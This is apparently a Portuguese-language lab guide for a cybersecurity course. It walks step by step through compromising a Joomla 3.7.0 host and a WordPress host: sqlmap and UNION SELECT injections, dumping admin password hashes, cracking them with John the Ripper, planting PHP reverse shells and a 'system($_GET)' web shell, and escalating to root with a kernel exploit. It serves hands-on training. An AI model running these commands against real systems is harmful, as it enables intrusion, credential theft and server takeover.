
SITUAÇÃO DE APRENDIZAGEM 02

CENÁRIO ID028

TOPOLOGIA DE REDE:



Lista de tarefas que os alunos recebem:

Máquina Joomla

ATIVIDADE 1:

Atividade 1 Information Gathering
[1]
Escanear a rede e achar os IPs 10.0.0.2 (com a porta 80 aberta) e
10.0.1.2 (com as portas 80 e 22 abertas)
nmap -sS --source-port 53 10.0.0.0/22
[2]
Ver que o IP 10.0.0.2 roda um joomla
nmap -sS -A 10.0.0.2
[3]
Ver que o IP 10.0.1.2 roda um WordPress
nmap -sS -A 10.0.1.2

[4]
encontrar o componente com_biblestudy vulnerável a sql injection e versão do joomla 3.7.0
apt update && apt install joomscan -y
joomscan -u 10.0.0.2 -ec

ATIVIDADE 2:

Atividade 2 Weaponization
[5]
buscar vulnerabilidades da versão e achar uma possível vulnerabilidade a sqli (exploit 42033)
searchsploit joomla 3.7.0
[6]
baixar o exploit e olhar seu conteúdo
searchsploit -m 42033.txt
vim 42033.txt

ATIVIDADE 3:

Atividade 3 Delivery and Exploit
[7]
executar a linha abaixo que foi extraída da leitura do exploit
sqlmap -u "http://10.0.0.2/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]
[8]
após descobrir que os parâmetros estão vulneráveis ver as tabelas da base de dados joomladb
sqlmap -u "http://10.0.0.2/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomladb --tables
[9]
fazer o dump da tabela users e verificar que existe a credencial de admin
sqlmap -u "http://10.0.0.2/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomladb --tables --dump -T '#__users'
[10]
Ao executar o comando acima será apresentada a mensagem dizendo que não foi possível extrair as colunas da tabela. Será questionado se deseja executar a extração com auxílio de uma wordlist, responder que sim e colocar o número de threads que serão utilizadas na operação (número pelo menos acima de 5). Serão apresentadas as seguintes colunas e a credencial do admin:
#[23:19:00] [INFO] retrieved: id

#[23:19:00] [INFO] retrieved: name
#[23:19:00] [INFO] retrieved: username
#[23:19:01] [INFO] retrieved: email
#[23:19:04] [INFO] retrieved: password
#[23:19:43] [INFO] retrieved: params
#[23:19:53] [INFO] fetching entries for table '#__users' in database 'joomladb'
#[23:19:53] [INFO] retrieved: '629'
#[23:19:53] [INFO] retrieved: 'admin'
#[23:19:53] [INFO] retrieved: '$2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu'
#[23:19:53] [INFO] retrieved: 'freddy@norealaddress.net'
#[23:19:54] [INFO] retrieved: '{"admin_style":"","admin_language":"","language":"","editor":"","helpsite":"","timezone":""}'
#[23:19:54] [INFO] retrieved: 'admin'
[10]
utilizar um analisador de hash disponível na internet para descobrir que o formato do hash é bcrypt
descompactar a wordlist rockyou.txt.gz que se encontra no diretório /usr/share/wordlist/
apt install dtrx
dtrx /usr/share/wordlist/rockyou.txt.gz
[11]
salvar o hash da senha em uma arquivo (hash.txt, por exemplo) e utilizar o johntheripper para descobrir a senha em texto plano:
john --wordlist=/usr/share/wordlist/rockyou.txt hash.txt --format=bcrypt
[12]
ver a senha descriptografada
john --show hash.txt
snoopy
[13]
acessar o site como administrador logar com as credenciais admin snoopy
http://10.0.0.2/administrator/

ATIVIDADE 4:

Atividade 4 Command and Control
[14]
copiar e adaptar o web shell reverso do kali da pasta /usr/share/webshells/php/ para diretório no servidor web que possui permissão de execução https://10.0.0.2/templates/protostar/b.php
no arquivo que contém o shell reverso alterar o ip para o ip da máquina atacante e selecionar uma porta para receber a conexão e abrir um porta na máquina atacante com o

comando:
nc -lnvp 1234
[15]
acessar o endereço abaixo e receber o shell reverso
https://10.0.0.2/templates/protostar/b.php
o shell recebido será do usuário www-data e informações sobre o S.O. serão retornadas após o recebimento do shell, um ubuntu
$ cat /etc/os-release
16.04 kernel 4.4.0-21. após procurar por um exploit para esta versão vemos algumas opções a que usaremos é a 39772.txt
searchsploit ubuntu 16.04 4.4.x

ATIVIDADE 5:

Atividade 5 Actions on Objective
[16]
Ao baixar o arquivo (searchsploit -m 39772.txt) vemos que se trata de um arquivo txt com explicações da vulnerabilidade e ao final temos um link para que o exploit seja baixado.
Feito isso ao se descompactar vemos que existe um arquivo chamado exploit.tar que deve ser descompactado novamente. Todo o conteúdo do arquivo exploit.tar deve ser enviado à vítima e ser compilado localmente
./compile.sh
Após a execução deste comando os arquivos binários serão gerados, dar permissão de execução para o arquivo doubleput e executá-lo:
./doubleput.
Só aguardar e teremos um shell com privilégios de usuário root retornado.

Máquina WordPress

ATIVIDADE 1:

Atividade 1 Information Gathering
[1]
Enumerar plugins vulneráveis com o comando abaixo, antes fazer cadastro no site https://wpscan.com e criar uma api token para ser utilizada.
wpscan --url 10.0.1.2/#content/ --api-token <colar aqui o api token> --enumerate ap --plugins-detection aggressive

ATIVIDADE 2:

Atividade 2 Weaponization
[2]
Procurar no google "WordPress Plugin WP-Forum 1.7.8 SQL Injection" no resultado procurar o endereço abaixo
https://www.exploit-db.com/exploits/17684
[3]
Pesquisar no google "wordpress database schema" e acessar sites que forneçam um esquema do banco do wordpress, visando conhecer a estrutura do banco e montar o select que trará o resultado esperado. O site abaixo é apenas um exemplo.
https://blogvault.net/wordpress-database-schema/

ATIVIDADE 3:

Atividade 3 Delivery and Exploit
[4]
Executar a poc disponibilizada no site exploit-db alterando a url conforme abaixo para capturar o usuário e o hash da senha
https://www.exploit-db.com/exploits/45177 (LINK PARA O EXPLOIT)
http://10.0.1.2/wp-content/plugins/wpforum/sendmail.php?action=quote&id=-1%20UNION%20ALL%20SELECT%20user_login,2,3%20from%20wp_users;
<blockquote>QUOTE (@) admin</blockquote>
http://10.0.1.2/wp-content/plugins/wpforum/sendmail.php?action=quote&id=-1%20UNION%20ALL%20SELECT%20user_pass,2,3%20from%20wp_users;
<blockquote>QUOTE (@) PBn8B3vziFrag/KH7YPznLe2WtEm9QU.</blockquote>
[5]
Buscar na internet "what type of hash does wordpress use" e verificar que é "Portable PHP password hashing framework"
Para o john the ripper o formato é wo
[6]
Descompactar uma wordlist para tentarmos quebrar a senha: gunzip /usr/share/wordlists/rockyou.txt.gz

Salvar o hash em um arquivo .txt (hash.txt por exemplo) e utilizar o comando abaixo para que o john faça um brute force para descoberta da senha utilizando o dicionário de palavras presente na pasta "/usr/share/wordlist/rockyou.txt"
john --format=phpass --wordlist=/usr/share/wordlist/rockyou.txt hash.txt
[7]
Executar o john para quebrar o hash da senha com o comando abaixo
john --format=phpass --wordlist=/usr/share/wordlist/rockyou.txt hash.txt
[8]
Após obter a senha acessar o site de administração do wordpress usando as credenciais obtidas
http://10.0.1.2/wp-login.php

ATIVIDADE 4:

Atividade 4 Command and Control
[9]
Navegar no menu lateral até "Aparência > Editor" e após no menu direito "Modelos" clicar em "Modelo de Página 404".
A página aparecerá para edição, incluir o código do shell reverso php presente no diretório "/usr/share/webshells/php/" do kali, lembrar de editar o código do shell com o socket que receberá a conexão reversa na máquina atacante.
Após editar a página do modelo clicar no botão "Atualizar Arquivo" que se encontra ao final da janela de edição.
[10]
Abrir um porta na máquina kali para receber a conexão reversa
nc -lnvp <nr da porta>

ATIVIDADE 5:

Atividade 5 Actions on Objective
[11]
Acessar a página editada utilizando o endereço abaixo e receber a conexão reversa com um shell
http://10.0.1.2/wp-content/themes/twentyseventeen/404.php

[12]
Uma alternativa em caso de não se possuir um ponto para receber a conexão reversa seria editar o modelo de página 404 com a linha "system($_GET['hack']);" sem as aspas. A partir de agora pode-se passar o comando a ser executado como parâmetro via GET utilizando a variável hack (exemplos abaixo):
http://10.0.1.2/wp-content/themes/twentyseventeen/404.php?hack=id
http://10.0.1.2/wp-content/themes/twentyseventeen/404.php?hack=ls -l